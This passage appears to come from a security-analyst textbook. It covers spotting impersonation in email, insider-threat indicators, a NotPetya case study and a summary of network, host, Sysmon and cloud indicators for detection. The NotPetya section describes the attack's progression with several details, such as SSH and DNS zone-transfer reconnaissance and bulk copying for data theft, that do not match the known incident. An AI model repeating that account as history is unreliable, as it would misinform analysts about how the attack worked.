
Figure 5.13: Email analysis compares claimed identity, sender details, and requested actions with an independent trusted source.
Text description for Figure 5.13
A displayed name is a claim of identity. The sender address supplies a domain to inspect, while the message content reveals the requested action. Use a previously known contact channel to verify an unexpected sensitive request. Email authentication and domain checks provide additional evidence but do not establish the sender's intent.
Insider Threat Indicators
An insider threat is malicious activity by an authorized user. Indicators include:
- Data access outside normal job function: An employee in customer service suddenly accessing financial records or engineering source code
- Bulk data copying before offboarding: An employee scheduled to leave copying entire databases or source code repositories
- Privilege escalation by single user: A user suddenly gaining access to systems or data they shouldn't have access to
- Off-hours and weekend activities: An employee accessing systems at 3:00 AM on Sunday when their job doesn't require it
- Collaboration with external parties: Evidence that an employee is sharing confidential information with external email addresses or transferring files to personal cloud accounts
Warning
Insider threat indicators overlap significantly with legitimate business activity. A legitimate employee may need to access unusual systems (a special project), work off-hours (deadline crunch), or copy files (legitimate data migration). Context is essential. A single indicator is suggestive; multiple indicators correlated over time are more concerning.
Putting It Together: NotPetya Reconnaissance Phase
In June 2017, the NotPetya ransomware spread across Eastern Europe. The attack began with reconnaissance and escalated to widespread encryption. Here's how indicators revealed the attack's progression.
Early indicators included:
-
Network scanning: Firewall logs showed many internal systems probing port 445 (SMB) and port 22 (SSH). This is classic reconnaissance activity (many systems touching many ports in a targeted way), not random background noise.
-
Service enumeration: Systems queried DNS records and attempted zone transfers, suggesting attackers were mapping the network structure.
-
Data movement: Unusual SMB share enumeration and bulk file copying across the network preceded the encryption wave, indicating preparation for data theft or encryption deployment.
-
Execution: Scheduled tasks were created on multiple systems to execute scripts at specific times. This is a hallmark of worm propagation.
Organizations that had visibility into these early indicators (network scanning, unusual task creation, anomalous data movement) could have isolated systems or contained the spread. Those without this visibility discovered the attack only after systems were encrypted and unavailable (much later in the attack chain).
Chapter Summary
-
Network indicators (reconnaissance, rogue devices, anomalous connections, DNS anomalies) reveal attacker infrastructure, access attempts, and data exfiltration. Baseline your network to identify deviations.
-
Host-based indicators (resource consumption, unauthorized software, suspicious processes, file system artifacts) reveal what is running and what has been changed. Endpoint Detection and Response (EDR) tools provide automated detection, but manual investigation is often necessary.
-
LOLBins (Living-off-the-Land Binaries) abuse legitimate system tools to evade detection. Command-line analysis and process lineage (parent-child relationships) are critical for detection.
-
Sysmon (System Monitor) supplies most of the Windows telemetry these host indicators are read from. Event ID 1 records process creation with the command line and parent process, Event ID 3 and Event ID 22 attribute network connections and DNS queries to a process, Event ID 10 records process access including credential dumping against
lsass.exe, and Event IDs 12 through 14 record registry persistence. -
Application and cloud indicators (unusual API access, authentication anomalies, unusual resource creation) reveal compromises at the application layer. Cloud audit logs are essential data sources.
-
User-centric indicators (impossible travel, token abuse, business email compromise, insider activities) target identity systems. Behavioral analysis is essential because legitimate activity often overlaps with malicious activity.
The ability to rapidly identify and assess indicators separates experienced security analysts from novices. The next chapter shifts from detection to action: how to systematically search for vulnerabilities that allow initial access and how to assess network and system security posture using scanning and assessment tools.